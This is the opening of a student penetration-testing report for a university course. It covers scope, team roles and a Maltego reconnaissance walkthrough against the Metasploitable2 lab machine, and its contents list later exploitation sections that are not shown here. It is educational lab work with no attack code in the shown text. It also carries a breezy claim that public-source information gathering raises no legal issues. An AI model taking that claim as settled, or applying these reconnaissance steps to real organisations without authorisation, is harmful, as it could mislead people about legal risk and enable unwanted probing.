



Penetration Testing Report

(Based on Lab Work)

IE3022 – Applied Information Assurance

Individual Assignment

Submitted by:

Student Registration Number	Student Name
IT19029146	Eranda H.P.D

10/05/2021
Date of submission

Table of Contents

Abstract.....	3
Executive Summary	4
Scope.....	5
Assessment Methodology (Attack Narrative).....	6
1. Maltego.....	6
2. Harvester.....	13
3. nmap	16
4. Angry IP Scanner	23
5. Enumeration	26
Legion	27
nbtscan	35
host.....	39
nslookup.....	40
dig	41
6. vsftpd exploitation with msfconsole	42
7. Password Cracking with Hydra Tool	47
8. Nessus Vulnerability Scanner	50
9. Social Engineering Toolkit (SET)	59
10. Metasploit Framework.....	63
Summary of the Results & Conclusion.....	72
Recommendations	75

Abstract

As the 3rd year 1st semester Cyber Security Undergraduates, under the module **IE3022 – Applied Information Assurance**, we were asked to perform an extensive penetration testing on a company based on a hypothetical scenario. Basically, the learning outcome from this assignment is to check our knowledge on different penetration testing tools. So, in this report I have clearly mentioned & explained all the steps & processes by using necessary screenshots.

This report would not have been a success without the kind and consistent guidance of the lecturer in charge for the AIA module.

Firstly, I would like to thank our lecturer, **Mr. Kanishka Yapa**, for his kind, consistent support and guidance throughout the assignment. He greatly contributed in selecting the necessary tools & techniques to be used throughout this assignment.

So I express my greatest gratitude to my lecturer once again for giving me suggestions and recommendations to improve this report.

Executive Summary

Reventure Solutions (pvt) Ltd hired me to carry an extensive penetration testing on their company. The company stated that they do not require any kind of risk management report at this stage.

The company is expecting to meet the **following goals** from this extensive penetration test.

- 1) A brief business impact assessment that outlines each found vulnerability and weakness.
- 2) An assessment on the effectiveness of its present controls.
- 3) Recommendations on what are the improvements needed to mitigate and remediate threats from found vulnerabilities.

I conducted this penetration testing during the period of May 1 – 5, 2021. All the testing activities were performed on a virtual environment provided by the customer and completely isolated from the production data.

Throughout this whole penetration testing process I've used the "**metasploitable2**" **Virtual Machine as my target host.**

```
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet HWaddr 08:00:27:46:03:ce  
          inet addr:192.168.56.100  Bcast:192.168.56.255  Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fe46:3ce/64 Scope:Link  
             UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
             RX packets:6 errors:0 dropped:0 overruns:0 frame:0  
             TX packets:29 errors:0 dropped:0 overruns:0 carrier:0  
             collisions:0 txqueuelen:1000  
             RX bytes:1508 (1.4 KB)  TX bytes:3638 (3.5 KB)  
             Base address:0xd020 Memory:f0200000-f0220000  
  
lo       Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
             UP LOOPBACK RUNNING  MTU:16436  Metric:1  
             RX packets:92 errors:0 dropped:0 overruns:0 frame:0  
             TX packets:92 errors:0 dropped:0 overruns:0 carrier:0  
             collisions:0 txqueuelen:0  
             RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)  
  
msfadmin@metasploitable:~$
```

Scope

Reventure Solutions (pvt) Ltd did not specify any particular zones or limitations for the penetration testing process.

But all the attacks & exploitations were done under the direct supervision of the IT Security Manager of **Reventure Solutions (pvt) Ltd**.

So, in order to carry out this penetration testing process, I divided my team into 3 sub-teams.

Red Team →

- Perform network and applications assessments both internally & externally.

Blue Team →

- Analyze red team's attacks and determine the readiness of the company to such attacks.


Purple Team →

- Analyze the penetration testing process by analyzing the effectiveness of defensive tactics and controls proposed by the blue team to protect against vulnerabilities found by the red team.


Assessment Methodology (*Attack Narrative*)

1 - Maltego

Maltego is considered as a powerful OSINT automated information gathering tool which comes pre-installed in Kali Linux. This tool is freely available for Windows & Mac OS platforms too. This is a very powerful tool that is capable of fetching data from different sources and return the results as visual entities in the desktop client. Maltego offers real-time data mining and information gathering, as well as the representation of this information on a node-based graph. So, this it generates patterns and multiple order connections between said information easily identifiable. The main advantage in this tool is that it automatically merges matching information into a single graph, and also it visually map it to explore the collected data.




So, in here I am going to use the “**metasploitable2**” virtual machine as the target domain.





So, as you can see in the above image, the IP Address of the metasploitable2 machine is **“192.168.56.100”**.

As the very 1st step, we need to drag and drop a “**Domain**” from the Entity Palette. After that you can double-click on that icon to change the Domain Name. So in my case, I’m going to use the previously mentioned IP Address as the domain.





This tool gathers information from the public sources. So, there is nothing to worry about legal issues when using this tool.

So now, let’s try to find the other TLDs in this particular domain.




So, as you can see in the above images, it automatically finds for the related Top-Level Domains and then quickly map them in a graphical representation.

So now let's see whether we can resolve any email addresses from this IP Address Domain.




So this gives the information regarding the hosting companies behind the target domain.


Now let's try get the “Name Server” from the DNS record.



By using Maltego, we were able to find out 4 name servers in this particular domain.


Now let's see what are the other websites that are running on a particular name server.



